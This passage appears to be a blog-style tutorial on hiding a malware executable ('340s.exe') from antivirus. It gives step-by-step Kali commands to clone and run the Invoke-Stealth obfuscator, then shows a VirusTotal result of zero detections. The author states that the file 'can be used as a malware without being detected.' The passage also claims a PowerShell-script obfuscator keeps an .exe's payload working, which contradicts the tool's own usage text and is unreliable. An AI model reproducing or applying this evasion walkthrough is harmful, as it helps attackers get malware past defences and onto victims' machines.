

Now we are Changing the 340s.exe's content by using tool called "**Invoke Stealth**".Invoke Stealth Changes the file signature and then contents of the malware file without corrupting the malicious code so that malware can be undetectable by the most of the antivirus engines

Go to github in your kali linux machine and in the browser search for the Invoke Stealth in the Github

Copy the code and Install it in the Kali Linux machine using following commands

```
(root@kali)-[/home/kali]
# cd Desktop/tools

(root@kali)-[/home/kali/Desktop/tools]
# git clone https://github.com/JoelGMSec/Invoke-Stealth.git
fatal: destination path 'Invoke-Stealth' already exists and is not an empty directory.

(root@kali)-[/home/kali/Desktop/tools]
# cd Invoke-Stealth

(root@kali)-[/home/kali/Desktop/tools/Invoke-Stealth]
# ls
Design  Invoke-Stealth.ps1  LICENSE  README.md  Resources
```

From the above picture we can see that there is a file called Invoke-stealth.ps1 this is a powershell file which is a terminal in windows.

So to run this file we need Powershell.

Since we are on the Kali linux we only have the kali terminal

So we install the Powershell in the kali terminal with the following commands

```
(root@kali)-[/home/kali]
# apt-get install powershell
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  liblttng-ust-ctl4 liblttng-ust0
Use 'sudo apt autoremove' to remove them.
The following packages will be upgraded:
  powershell
1 upgraded, 0 newly installed, 0 to remove and 815 not upgraded.
Need to get 69.4 MB of archives.
After this operation, 13.0 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 powershell amd64 7.2.4-1.deb [69.4
Fetched 69.4 MB in 1min 54s (608 kB/s)
(Reading database ... 298435 files and directories currently installed.)
Preparing to unpack .../powershell_7.2.4-1.deb_amd64.deb ...
Unpacking powershell (7.2.4-1.deb) over (7.1.3-1.debian.10) ...
Setting up powershell (7.2.4-1.deb) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.2.0) ...

(root@kali)-[/home/kali]
#
```

Now we have Powershell in the Kali terminal

Now move the malware file 340s.exe(malware file which needs to be undetected) to the directory where this invoke-stealth is there.

```
[root@kali]# cp -r 340s.exe /home/kali/Desktop/tools/Invoke-Stealth
```

Now run the following command

This gives the information like how to use it and its techniques

```
(root@kali)-[/home/kali/Desktop/tools/Invoke-Stealth]
# pwsh Invoke-Stealth.ps1
```



by @JoelGMSec

**Error:** No input file!

**Info:** This tool helps you to automate the obfuscation process of any script written in PowerShell with different techniques

**Usage:** `.\Invoke-Stealth.ps1 script.ps1 -technique Chimera`  
 - You can use as single or separated by commas -

**Techniques:**

- **Chimera:** Substitute strings and concatenate variables
- **BetterXencrypt:** Compresses and encrypts with random iterations
- **PyFuscation:** Obfuscate functions, variables and parameters
- **PSObfuscation:** Convert content to bytes and compress with Gzip
- **ReverseB64:** Encode with base64 and reverse it to avoid detections
- **All:** Sequentially executes all techniques described above

**Warning:** The output script will exponentially multiply the original size  
 Chimera & PyFuscation need dependencies to work properly in Windows

Now to change the signature and the contents of our malware file use the following commands  
By doing so, the file size of our 340s.exe increases largely because invoke-stealth adds lots of other content to our 340s.exe file to change its signature,so that most of the antivirus engines cant detect the malicious content in our malware file.The commands for doing it is

```
(root@kali)-[/home/kali/Desktop/tools/Invoke-Stealth]
# pwsh Invoke-Stealth.ps1 340s.exe -technique Chimera


Invoke-Stealth

by @JoelGMSec

[+] Loading Chimera and doing some obfuscation.. [OK]

[+] Done!
```

Now let's check the size of the 340s.exe file which we used invoke-stealth on



After using the invoke-stealth on the 340s.exe, its size increased from 349KB to 58.5 MB. Let's check this new 340s.exe file in the VirusTotal and see how many of the antivirus engines detect malware content in our malware file.

0

/ 59

?

Community Score

✓

No security vendors and no sandboxes flagged this file as malicious

477077fbfc74a2eff8d4e57e5b6ad5df463410aea53c0baa2642e5281a77baa2340s.exe

58.48 MB  
Size

2022-07-31 05:35:52 UTC  
a moment ago

DETECTION

DETAILS

COMMUNITY

Security Vendors' Analysis ⓘ

Acronis (Static ML)	✓ Undetected	Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
Comodo	✓ Undetected	Cynet	✓ Undetected

Surprisingly, our malware file 340s.exe came out5 clean and none of then antivirus engines out of 59 engines detected our malware file 340s.exe as malicious file.

This is possible because of changing the file signature and the contents of our malware file 340s.exe without corrupting the malicious content of the file.The file 340s.exe can we used as a malware without being detected by the any antivirus engines.